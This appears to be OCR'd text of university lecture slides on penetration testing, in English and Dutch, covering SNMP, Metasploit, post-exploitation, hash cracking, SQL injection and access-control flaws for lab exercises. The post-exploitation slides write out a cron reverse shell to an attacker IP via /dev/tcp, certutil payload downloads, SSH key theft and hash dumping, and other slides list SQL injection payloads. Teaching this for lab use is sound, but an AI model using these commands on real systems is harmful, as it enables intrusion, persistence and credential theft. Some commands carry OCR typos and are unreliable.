  - Iso(1).org(3).dod(6).internet(1).private(4).transition(868).products(2).chassis(4).card(1).slotCps(2)-cpsSlotSummary(1).cpsModuleTable(1).cpsModuleEntry(1).cpsModuleModel(3).3562.3

Enumeration

- SNMP



Enumeration

- SNMPv1
  - Community
    - default “public”
    - sent in clear text
  - Counters
    - Only 32 bit

Enumeration

- SNMPv2
  - **SNMPv2c**,SNMPv2u, SNMPv2
  - Counters
    - 64 bit
  - New Commands
    - GetBulk
    - Inform (=traps + confirm of manager)
  - More Security
    - Same “community” security as v1
    - No encryption
    - ACLs needed

Enumeration

- SNMPv3
  - Security
    - Authentication
    - Encryption
    - Extra elements
      - SNMP View
        - Restrict view of information a user can access per group
      - SNMP Groups
        - Defines security
        - RO or RW access
      - SNMP User
        - Needs to be added to group for access
        - Username + password + authentication level + encryption
  - No manager/agent
    - SNMP Entities: SNMP Engine (agent) + multiple SNMP Applications (manager)

Enumeration

- SNMPv2 vs SNMPv3

	SNMPv2	SNMPv3
Primary Standards	RFC- 1901	RFC-3412, RFC-3414, RFC-3415, RFC-3417
Allowed Operations	Get, GetNext, Set, Trap, GetBulk, Inform, Response	Get, GetNext, Set, Trap, GetBulk, Inform, Response with PDU message format
Authentication	Community based	User & Group based
Plain text community strings	Yes	No
Data Encryption	None	DES / SHA / MD5 / AES
Device Identification	Request / response protocol	EngineID uniquely identifies each SNMP entity
MIB	Defines general framework for definition and construction of MIB	Configures permissions based on user for differing levels of MIB access
Default/known passwords	Yes	No
Data tampering protection	No	Yes
Eavesdropping protection	No	Yes
Unauthorized access protection	Limited based on locally defined ACLs	Yes
Best for	Internal networks	Public / internet-facing networks

Enumeration

Defense…

Enumeration

➢ DEFENSE:

- ❖ The only secure network is a disconnected network
  - Separate network traffic (vlans, fw, …)
  - Aren't you happy you know VLANs?
- ❖ "Harden" your systems, apps and services
  - Change default passwords
  - Disable not-used or known accounts
  - Only install needed applications
  - Enable automatic patching
  - Keep support contracts at hand
- ❖ Use an IPS
- ❖ Periodically perform your own vulnerability analysis & correct them

Exploitation

Cybersecurity

2025-2026

Linde Nouwen

KdG
University of Applied Sciences and Arts

Metasploit framework

What is Metasploit?

- An open-source penetration testing platform that provides information about security vulnerabilities and aids in exploit development
- Owned by Rapid7
- Most commonly used: interactive command-line (**msfconsole**)
- Other interfaces exist: Armitage (GUI), Metasploit Express (Commercial GUI)

A brief history

- 2003: framework written in Perl, containing only 11 exploits
- 2004: rewritten in Ruby, establishing modular architecture
- 2009: acquired by Rapid7, accelerating development and professionalizing the framework
- Today: contains thousands of exploits

The "Lego" approach

Power lies in its modularity, allowing testers to combine three primary components to execute precise tests:

- **Exploit**: specific code that targets a known vulnerability (eg. Buffer overflow)
- **Payload**: code that runs on the target after the exploit succeeds (eg. Reverse shell)
- **Target**: specific configuration (OS/Service version) the exploit is designed for

The module categories

- **Auxiliary**: modules used for scanning, gathering information, and non-exploitative tasks
- **Exploits:** modules that leverage a vulnerability to gain access
- **Payloads**: actions executed upon successful exploitation
- **Post**: modules executed after a session is established
- **Encoders**: tools that obfuscate the payload code to avoid detection
- **NOPs**: (No OPeration) generators used to maintain the consistency and size of the payload buffer during exploitation attempts

Setup

- Included by default in Kali
- Setting up the database: *service postgresql start*
- Starting the framework: *msfconsole*
- Checking database presence: *db_status*
- Creating a workspace: *workspace –a [name]*

Usage

- Importing Nmap data: *db_import [db_filename]*
- *Searching for modules: search [search parameter]*
- Using a module: *use [module name]*

FTP

FTP

- File transfer protocol
- Default port: TCP/21
- Frequently used as a means of transferring files to and from the directory of a web server
- Interesting modules: ftp_login, ftp_version, ftp_anon

SMB

SMB

- Server Message Block
- Default port: TCP/445 (originally: TCP/139)
- Samba is Linux implementation
- Used to facilitate the sharing of files and peripherals between computers on a local network
- Interesting modules: smb_version, smb_enumusers, smb_enumshares, smb_login
- For Linux: enum4linux tool

Web

Web

- Used to serve website data on the web
- Uses Hypertext Transfer Protocol (HTTP), application layer
- Default port: TCP/80 (for HTTPS: TCP/443)
- Popular web servers: Apache, Nginx, Microsoft IIS
- Interesting modules: http_version, http_header, robots_txt, dir_scanner, http_login, apache_userdir_enum
- Other tools: wpscan, dirbuster, BurpSuite (see also web lectures)

MySQL

MySQL

- Open-source relational database management system based on SQL (Structured Query Language)
- typically used to store records, customer data,...
- Default port: TCP/3306
- Interesting modules: mysql_version, mysql_login, mysql_enum (additional info, requires credentials), mysql_sql (requires credentials), mysql_schemadump

SSH

SSH

- Secure SHell
- Remote administration protocol that offers encryption (successor of telnet)
- Used for remote access to servers and systems
- Default port: TCP/22
- Interesting modules: ssh_version, ssh_login, ssh_enumusers

SMTP

SMTP

- Simple Mail Transfer Protocol
- Communication protocol used for transmission of email
- Default port: TCP/25 (but also often 465 or 587)
- Interesting modules: smtp_version, smtp_enum

Exercises

Exercises on tryhackme

- Lookup
- Soupedecode 01
- Pyrat
- Lian_Yu

Searchsploit

Searchsploit

- A command-line tool that allows users to search the local, mirrored copy of the Exploit Database (Exploit-DB)
- Pre-installed on Kali Linux
- Provides fast, offline access to a vast archive of public exploits, shellcode and vulnerability information

Usage

- Search for keywords in exploit titles and file paths: *searchsploit [keyword,eg. Service version]*
- Copy the exploit: *searchsploit –m [exploit file]*

Exercises

Exercises on tryhackme

- Billing (first question)
- Light
- Lo-Fi
- Silver Platter
- Whiterose

Post exploitation

Cybersecurity


2025-2026

Linde Nouwen

KdG
University of Applied Sciences and Arts

Methodology

Methodology



Local enumeration

Steps

- Enumerating system information
- Enumerating users and groups
- Enumerating network information
- Enumerating services
- Automating local enumeration

Enumerating system information

Windows

- Looking for:
  - Hostname
  - OS name
  - OS build & service pack
  - OS architecture
  - Installed updates/hotfixes
- Most information can be found with ***sysinfo***
- To get the hotfixes: ***wmic qfe get Caption, Description,HotFixID, InstalledOn***

Linux

- Looking for:
  - Hostname: ***hostname***
  - Distribution: ***cat /etc/issue***
  - Distribution release: ***cat /etc/*release***
  - Kernel version & architecture: ***uname -r***
  - CPU information: ***lscpu***
  - Disk information: ***df -h***
  - Mounted drives: ***lsblk | grep sd***
  - Installed packages/ software: ***dpkg -l***
  - Environment variables: env
- In meterpreter: sysinfo

Enumerating users & groups

Windows

- Current user & privileges
  - Meterpreter: ***getuid*** & ***getprivs***
  - In shell: ***whoami /priv***
- Additional user information: ***net user [username]***
- Other users on the system: ***net user***
- Groups: ***net localgroup***
- Members of the built-in administrator group: ***net localgroup adminstrator***
- Query logged-on users with msf module: enum_logged_on_users

Linux

- Current user & privileges: ***whoami*** / meterpreter ***getuid***
- Other users on the system: ***cat /etc/passwd***
- Groups: groups
- Check a user's groups: ***group [username]***
- Last login attempt: ***lastlog***

Enumerating network information

Windows

- Current IP address & network adapter: ***ipconfig /all***
- Internal networks: ***arp -a***
- TCP/UDP services running and their respective ports: ***netstat -ano***
- Windows firewall state: ***netsh firewall show state*** or ***netsh adfirewall show allprofiles***
- Routing table: ***route print***

Linux

- Current IP & network adapter: ***ifconfig***
- Internal networks: ***route***
- TCP/UDP services running and their respective ports: ***netstat***
- Other hosts on the network: ***ip a s*** or ***arp -a***
- List of interfaces: ***cat /etc/networks***
- More info: ***cat /etc/hosts***

Enumerating processes & services

Windows

- Running processes & services: ***ps*** or ***wmic service list brief*** or ***tasklist /SVC***
- Scheduled tasks: ***schtasks /query /fo LIST***
- Find the pid of a specific process in meterpreter: ***pgrep [process name]***
- Migrate to a specific process in meterpreter: ***migrate [PID]***

Why --> to migrate to another process, eg. When the current process is unstable

Linux

- Running services: ***ps*** or ***ps aux*** or ***top***
- Cronjobs: ***crontab -l*** or cat ***/etc/cron****

Automating local enumeration

Windows

- Automation might also provide you with additional information: privilege escalation vulns, locally stored passwords,…
- JAWS – Just Another Windows (enum) Sript: ***powershell.exe -ExecutionPolicy Bypass –File .\jaws-enum.ps1 -OutputFilename JAWS-enum.txt***
- Msf modules: win_privs, enum_logged_on_users, checkvm, enum_applications, enum_computers, enum_patches, enum_shares

Linux

- Automation might also provideyou with additionalinformation: privilegeescalation vulns, locally storedpasswords,…
- LinEnum – a simple bash script that automates comon Linux local enumeration checks, and identifies privesc vulnerabilities
- Msf modules: enum_configs, enum_network, enum_system

Transferring files

Aspects

- Settting up a web server with Python
- Transferring files to Windows targets
- Transferring files to Linux targets

Setting up a web server with Python

- You may not always have a meterpreter session -> use the inbuilt OS specific utilities
- Two-step approach:
  - Host the files on a web server
  - Download the hosted files to the target system

Python 2: ***python -m SimpleHTTPServer 80***

Python 3: ***python3 -m http.server 80***

Transferring files to the target

Windows

- Always transfer into a temp directory
- Command: ***certutil -urlcache -f http://[attacker_IP]/[filename] [filename_on_target]***
- Msf module: web_delivery

Linux

- Command: ***wget http://[target_IP]/[filename]***
- Msf module: web_delivery

Upgrading shells

Upgrading non-interactive shells

Mainly needed for Linux:

- Most Linux reverse shells are non-interactive, i.e. no prompt, no full display of output (no errors,…)
- Make it interactive: ***/bin/bash -i*** (but bash is not always installed)
- Check installed shells (you can create all of them): ***cat /etc/shells***
- Or use python: ***python -c 'import pty; pty.spawn("/bin/bash")***

For Windows: ***session -u [session_id]*** or shell_to_meterpreter module

Privilege escalation

Windows privilege escalation

- Process will differ greatly based on the type of target you gain access to
- Plethora of techniques based on the version of Windows and the system's unique configuration
- Script to enumerate common Windows configuration issues: ***powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"***

Linux privilege escalation

- Automation of check using LinEnum

Weak permissions

- Check files with all write permissions: ***find / -not –type l –perm –o+w***
- Highly interesting: write permissions on /etc/shadow

Sudo privileges

- Find things that run as sudo, even when you aren't root: ***sudo –l***
- Eg. In man pages you can run bash session using: !/bin/bash

Persistence

Persistence

- consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access
- Include any access, action, or configuration changes that aid in maintaining a foothold

Windows

Via services:

- Use msf module: persistence_service

Via RDP:

- Create a new user account in meterpreter: ***getuid -e -u [username] -p [password]***
- Login through RDP

Linux


Via SSH:

- Will be either key-based or password based
- Look inside .ssh for keys
- Copy the id_rsa file:
  scp [username]@[target_IP]:[file_location]
- Login key-based: ***ssh -I id_rsa [username]@[target_IP]***

Linux

Via cronjobs:

- Linux equivalent of Windows scheduled tasks




* * * * * means that the cron job will run every minute of every hour of every day of every month and every day of the week.

- Create a cronjob: ***echo "* * * * * /bin/bash -c 'bash -I >&dev/tcp/[attacker_IP]/[attacker_port] 0>&1'" > cron***
- Add cronjob: ***crontab -i cron***

Dumping and cracking hashes

Hashing

- Hashing is the process of converting a piece of data into another value.
- A hashing function or algorithm is used to generate the new value.



Windows hashes

- Authentication and verification of user credentials is facilitated by the Local Security Authority (LSA)
- Originally, two different types of hashes in windows: LM and NTLM
- LM disabled from windows Vista onwards
- Stored locally in the security accounts manager (SAM) database
- SAM is a database file that is responsible for managing user account and passwords (hashed)
- SAM cannot be copied while the operating system is running
- The NT kernel keeps the SAM file locked and as a result attackers typically use in-memory techniques and tools to dump SAM hashes from the LSASS process
- Elevated privileges are required to access and interact with LSASS process

LM (Lan Man) hashes

- Default Hashing algorithm before NT4.0
- Following Hashing steps:
  - Password broken into 2 seven character chunks
  - All characters converted into uppercase
  - Each chunk is hashed separately with DES
  - Hashes are concatenated
- Considered a weak protocol and can easily be cracked (no salts, so rainbow table attacks and brute force attacks)

NTLM hashes

- Collection of authentication protocols
- MD4 Hashing algorithm is used
- Improvements:
  - Does not split hash in 2 chunks
  - Case sensitive
  - Allows the use of symbols and unicode characters

Linux hashes

- Linux has multi-user support
- Multiple access vectors for attackers
- All information for all accounts is stored in /etc/passwd (world-readable)
- All hashed passwords are stored in /etc/shadow (root-readable)
- Passwd file will give us information about the used hashing algorithm:
  - $1: MD5
  - $2: Blowfish
  - $5: SHA-256
  - $6: SHA-512


Dumping & cracking hashes

- Windows dumping: Dumping either using the hashdump module in msf or using mimikatz
- Linux dumping: Dumping using msf hashdump module
- Cracking can be done using john the ripper or hashcat
- Using john: ***john –format=[format] [file_hashes]***
- John check formats: ***john –list-formats***
- Using hashcat: ***hashcat –m [hash_type_id] -a3 [file_hashes] --wordlist [wordlist_location]***
- Linux: crack_linux module in msf

Pivoting

Pivoting

- A post exploitation technique that involves using a compromised host to attack other systems on the compromised host's private internal network
- Meterpreter provides us with the ability to add a network route to the internal network's subnet and consequently scan and exploit other systems on the network
- Port forwarding is the process of redirecting traffic from a specific port on a target system to a specific port on our system



Clearing your tracks

Clearing your tracks

- You will typically actively engage with target systems, so you may be required to clear/undo any changes you have made to the target systems
- If you have transferred any files to the target systems, keep track of where they have been saved, so you can remove them
- Good practice is to store all your scripts, exploits and binaries in the C:/Temp directory in Windows and the /tmp directory on Linux (they are also not frequently accessed by users, so good for evasion)
- Msf is notorious for generating and storing artifacts on the target system when using exploit or post modules

Exercises

- Crack the hash
- Crack the hash level 2
- Brute It

Web application pentesting

Cybersecurity

2025-2026

Linde Nouwen

KdG
University of Applied Sciences and Arts

OWASP Top 10

2021

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

Access control

Wat is Access control?

= Het mechanisme dat bepaalt welke gebruikers of systemen gemachtigd zijn om specifieke acties uit te voeren of data te raadplegen

3 pijlers:

1. Authenticatie: Bevestigen wie de gebruiker is
2. Authorisatie: Bepalen of de gebruiker de actie mag uitvoeren
3. Session management: Bepalen in welke context de gebruiker een bepaalde actie uitvoert

Access control modellen

- Programmatic access control (PAC): een matrix van user privileges is opgeslagen in een database, kan zowel rollen, groupen, users, als workflows van processen gebruiken om toegang te bepalen
- Discretionary access control (DAC): toegang tot functionaliteit of resources wordt bepaald op gebruiker of group niveau. Beheerders van functionaliteiten of resources kunnene toegang delegeren
- Mandatory access control (MAC):een centraal gecontrolleerd systeem, waarbij toegang enkel vanuit dit systeem kan worden gedelegeerd
- Role-based access control (RBAC): rollen worden gedefinieerd met specifieke privileges. Users worden vervolgens toegewezen aan één of meerdere rollen, maar kunnen maar één rol tegelijk aannemen

Types access control

- Vertical access control: Beperkt toegang tot functionaliteit op basis van het gebruikerstype/rol
- Horizontal access control: Beperkt toegang tot specifieke data tussen gebruikers van hetzelfde type/rol
- Context-afhankelijke access control: Beperkt toegang op basis van de staat van de applicatie

Verticale privilege escalation

- Een gebruiker verkrijgt toegang tot functionaliteit waarvoor hij geen toestemming heeft (eg. De admin pagina)

Voorbeelden:

- Onbeschermde functionaliteit: de applicatie dwingt geen controle af maar verbergt de link (https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality & https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality-with-unpredictable-url)
- Parameter-based access control: de informatie die gebruikt wordt om gebruikersrechten te bepalen, kan aangepast worden door de gebruiker (https://portswigger.net/web-security/access-control/lab-user-role-controlled-by-request-parameter & https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile)
- Platformmisconfiguratie: toegangsregels op de front-end kunnen worden omzeild (https://portswigger.net/web-security/access-control/lab-url-based-access-control-can-be-circumvented & https://portswigger.net/web-security/access-control/lab-method-based-access-control-can-be-circumvented)
- URL-matching discrepanties: het toegangscontrolemechanisme en het endpoint matchen URL's op een verschillende manier

Horizontale privilege escalation

- Een gebruiker verkrijgt toegang tot gegevens van een andere gebruiker
- Vaak doormiddel van een IDOR = Insecure Direct Object Reference
- Een subcategorie waarbij de applicatie directe, door de gebruiker bewerkbare invoer gebruikt om te bepalen om welke gebruiker het gaat (https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter & https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-unpredictable-user-ids & https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-data-leakage-in-redirect)
- Soms kan dit ook gebruikt worden voor verticale privesc, eg. Wanneer het account dat gevonden wordt meer privileges heeft (https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-password-disclosure)
- Soms kan met een IDOR ook andere data gevonden worden (https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references)

Advanced access control vulnerabilities

- Multi-step processes: een proces in de website heeft een aantal stappen die correct beveiligd zijn, maar de aanvaller kan deze overslaan en meteen een volgende, onbeveiligde stap uitvoeren (https://portswigger.net/web-security/access-control/lab-multi-step-process-with-no-access-control-on-one-step)
- Reference-based access control: toegang wordt verleend op basis van de *Referer* HTTP header, die de aanvaller kan vervalsen (https://portswigger.net/web-security/access-control/lab-referer-based-access-control)

Defense

- Deny by default
- Obfuscation is not access control
- One mechanism
- Access control should be declared explicitly
- Verify mechanisms (includes penetration testing)

SQL injection

Wat is SQL injection?

- SQL-injectie is een vulnerability die een aanvaller in staat stelt om de queries te wijzigen die een applicatie uitvoert op zijn database.
- gebeurt wanneer een applicatie gebruikersinvoer ongefilterd of onveilig toevoegt aan een SQL-query
- Impact
  - Ongeautoriseerde toegang tot gevoelige gegevens
  - Het wijzigen of verwijderen van data
  - Het compromitteren van de onderliggende server

Hoe SQL injection opsporen?

- Single quote character: ’
- Zoek naar systematische verschillen tussen de legitieme input en een alternatieve input
- Gebruik booleans zoals *OR 1=1* en *OR 1=2 en* kijk naar verschillen
- Gebruik payloads die time delays veroorzaken
- Gebruik OAST payloads om een out-of-band netwerk interactie uit te voeren in een SQL query

SQLi in verschillende (delen van) queries?

- Meest voorkomende: WHERE conditie van een SELECT query

Andere opties:

- UPDATE statement, in de updated values of de WHERE conditie
- INSERT statement, in de inserted values
- SELECT statement, in de tabel of kolom naam
- SELECT statement, in de ORDER BY conditie

SQLi voor information disclosure

Voorbeeld 1

- URL: `https://insecure-website.com/products?category=Gifts`
- Originele query: … WHERE category = 'Gifts' AND released=1
- Payload: Gifts'--
- Impact: toont ook niet-vrijgegeven producten

Voorbeeld 2

- Payload: Gifts' OR 1=1--
- Impact: toont alle categorieën (mogelijks ook verborgen)

Oefening: https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data

SQLi om applicatielogica te omzeilen

- Originele query: … WHERE username='user' AND password='pass'
- Payload (username): administrator'--
- Impact: login als admin zonder wachtwoord

Oefening: https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data

SQLi om data uit andere database tabellen te halen

- Gebruikmaken van de UNION functie om een extra SELECT query toe te voegen
- Het aantal kolommen en het datatype moet overeenkomen met het aantal kolommen en datatype van de originele query
- Aantal kolommen bepalen door gebruik te maken van de ORDER BY conditie en de kolom index/ het aantal NULL waarden verhogen tot er een error wordt teruggegeven
- Datatype uitzoekn door alle velden behalve één van een NULL waarde te voorzien

Oefeningen: https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns & https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text & https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-data-from-other-tables & https://portswigger.net/web-security/sql-injection/union-attacks/lab-retrieve-multiple-values-in-single-column

Blind SQLi

- Soms worden database fouten niet rechtstreeks teruggegeven, en moet er een andere manier gezocht worden om informatie te achterhalen:
  - Voorwaardelijke reactie door middel van booleans
    Oefeningen: https://portswigger.net/web-security/sql-injection/blind/lab-conditional-responses & https://portswigger.net/web-security/sql-injection/blind/lab-conditional-errors & https://portswigger.net/web-security/sql-injection/blind/lab-sql-injection-visible-error-based
  - Time delays met behulp van bv. De SLEEP funtie
    Oefeningen: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays & https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
  - De database dwingen tot netwerkinteractie: OAST technieken (exercises not possible due to premium feature)

Second order SQLi

- Invoer wordt opgeslagen in de database
- Later haalt de applicatie de opgeslagen data op en gebruikt deze zonder sanitization in een nieuwe SQL query

Defense

- Maar één effectieve defense: geparameteriseerde queries (~prepared statements)
- Voorbeeld:

Kwetsbare Code

```
String query = "SELECT * FROM
products WHERE category = '" +
input + "'";
```

Veilige Code

```
PreparedStatement statement =
connection.prepareStatement("SEL
ECT * FROM products WHERE
category = ?");
statement.setString(1, input);
```

Business logic vulnerabilities

Wat zijn business logic flaws?

- Design en implementatiefouten die een aanvaller in staat stellen om onbedoeld gedrag uit te lokken
- Oorzaak: developers maken onjuiste aannames over hoe gebruikers met de applicatie zouden interageren
- Vaak uniek voor de applicatie
- Moeilijk te detecteren met scanners
- Veel voorkomend in overgecompliceerde systemen
- Impact is volledig afhankelijk van de functionaliteit

Meest voorkomende oorzaken (1)

- Overmatig vertrouwen in Client-Side controls
  Oefeningen: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-excessive-trust-in-client-side-controls & https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-broken-logic
- Geen methodes om niet-standaard input te behandelen
  Oefeningen: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-high-level & https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-low-level & https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-inconsistent-handling-of-exceptional-input
- Foute assumpties over het gedrag van gebruikers
  Oefeningen: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-inconsistent-security-controls & https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-weak-isolation-on-dual-use-endpoint & https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic & https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass & https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-insufficient-workflow-validation & https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-authentication-bypass-via-flawed-state-machine

Meest voorkomende oorzaken (2)

- Domein-specifieke flaws

  Oefeningen: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-flawed-enforcement-of-business-rules & https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-infinite-money

- Het bestaan van een encryption oracle

  Oefening: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-authentication-bypass-via-encryption-oracle

- Email parsing discrepancies

  Oefening (challenge): https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-bypassing-access-controls-using-email-address-parsing-discrepancies

Defense

- Documentatie van aannames
- Server-side validatie
- Leesbare code

Web application pentesting (vervolg)

Cybersecurity

2025-2026

Linde Nouwen

KdG
University of Applied Sciences and Arts

Cross-site scripting

Wat is Cross-Site scripting (XSS)?

